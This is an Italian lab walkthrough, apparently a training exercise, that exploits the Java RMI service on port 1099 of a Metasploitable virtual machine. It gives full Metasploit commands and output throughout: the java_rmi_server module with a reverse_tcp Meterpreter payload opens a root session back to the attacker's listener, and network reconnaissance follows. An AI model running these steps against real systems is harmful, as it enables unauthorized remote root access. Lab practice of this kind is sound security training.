Sfruttamento del Servizio Vulnerabile Java RMI sulla Porta 1099

Sfruttamento del Servizio Vulnerabile Java RMI sulla Porta 1099

Setup

- Macchina Attaccante (Kali Linux): `192.168.11.111`
- Macchina Vittima (Metasploitable): `192.168.11.112`


Passaggi

1. Scansione per Verificare il Servizio sulla Porta 1099

- Utilizzo di Nmap
  Per identificare i servizi in esecuzione sulla macchina vittima, eseguire:

`nmap -sV -p 1099 192.168.11.112`

- Opzioni:
  - sV: Identifica la versione del servizio.
  - p 1099: Scansiona specificamente la porta 1099



2. Avvio di Metasploit

- Lancio di Metasploit:
  `msfconsole`

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

                  .;lxO0KXXXK0Oxl:.
              ,o0WMMMMMMMMMMMMMMMMMMKd,
          'xNMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
       :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
     .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
    lWMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMMMo
   xMMMMMMMMMWd.               .oNMMMMMMMMMk
  oMMMMMMMMMx.                    dMMMMMMMMMx
 .WMMMMMMMM:                      :MMMMMMMMM,
 xMMMMMMMMo                       lMMMMMMMMO
 NMMMMMMMW                    ,ccccoMMMMMMMMWlccccc;
 MMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
 NMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
 xMMMMMMMd                        ,0MMMMMMMMMK;
 .WMMMMMMMc                         'OMMMMM0,
  lMMMMMMMk.                          .kMO'
   dMMMMMMMWd'                          ..
    cWMMMMMMMMNxc'.                  ##########
     .0MMMMMMMMMMMMMMMWc            #+#    #+#
       ;0MMMMMMMMMMMMMMo.          +:+
         .dNMMMMMMMMMMMMo         +#++:++#+
            'oOWMMMMMMMMo               +:+
                .,cdkO0K;        :+:    :+:
                                 :::::::+:
                     Metasploit

       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1270 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

3. Ricerca del Modulo per Java RMI

- Ricerca di un exploit compatibile:

`search rmi`

```
msf6 > search rmi

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/linux/local/asan_suid_executable_priv_esc     2016-02-17       excellent  Yes    AddressSanitizer (ASan) SUID
Executable Privilege Escalation
   1    auxiliary/gather/advantech_webaccess_creds            2017-01-21       normal     No     Advantech WebAccess 8.1 Post
Authentication Credential Collector
   2    exploit/windows/http/advantech_iview_networkservlet_cmd_inject  2022-06-28       excellent  Yes    Advantech iView NetworkServle
t Command Injection
   3      \_ target: Windows Dropper                          .                .          .      .
   4      \_ target: Windows Command                          .                .          .      .
   5    exploit/linux/misc/aerospike_database_udf_cmd_exec    2020-07-31       great      Yes    Aerospike Database UDF Lua Co
de Execution
   6      \_ target: Unix Command                             .                .          .      .
   7      \_ target: Linux (Dropper)                          .                .          .      .
   8    exploit/windows/http/amlibweb_webquerydll_app         2010-08-03       normal     Yes    Amlibweb NetOpacs webquery.dl
l Stack Buffer Overflow
   9    exploit/android/local/su_exec                         2017-08-31       manual     No     Android 'su' Privilege Escala
tion
   10     \_ target: aarch64                                  .                .          .      .
   11     \_ target: armle                                    .                .          .      .
   12     \_ target: x86                                      .                .          .      .
   13     \_ target: x64                                      .                .          .      .
   14     \_ target: mipsle                                   .                .          .      .
   15   exploit/android/browser/stagefright_mp4_tx3g_64bit    2015-08-13       normal     No     Android Stagefright MP4 tx3g
```

- Individuazione del modulo più adatto:

`use exploit/multi/misc/java_rmi_server`

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

4. Configurazione dell'Exploit

- Configurazione del target (IP della macchina vittima):

  `set RHOSTS 192.168.11.112`

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
```

- Configurazione della porta:

  `set RPORT 1099`

```
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099
```

- Configurazione del payload per ottenere una sessione Meterpreter:

  `set PAYLOAD java/meterpreter/reverse_tcp`

```
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
```

- Configurazione dell'host e della porta per il listener sulla macchina attaccante:

```
set LHOST 192.168.11.111
set LPORT 4444
```

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT ⇒ 4444
```

5. Esecuzione dell'Exploit

- Avvio dell'attacco:

  `exploit`

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/MUovv3K9XEUu1
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39376) at 2024-12-20 03:29:19 -0500
```

6. Verifica della Connessione

- Una volta ottenuta la sessione, verifica:

  `sessions`

```
msf6 exploit(multi/misc/java_rmi_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  1         meterpreter java/linux   root @ metasploitable  192.168.11.111:4444 → 192.168.11.112:39376 (192.168.11.112)
```

7. Raccolta dati

- Configurazione di Rete
  Eseguire il comando per ottenere la configurazione di rete della macchina vittima:
  `ifconfig`

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4d:e190
IPv6 Netmask : ::
```

- Tabella di Routing
  Eseguire il comando per ottenere la tabella di routing:
  `route`

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe4d:e190  ::       ::
```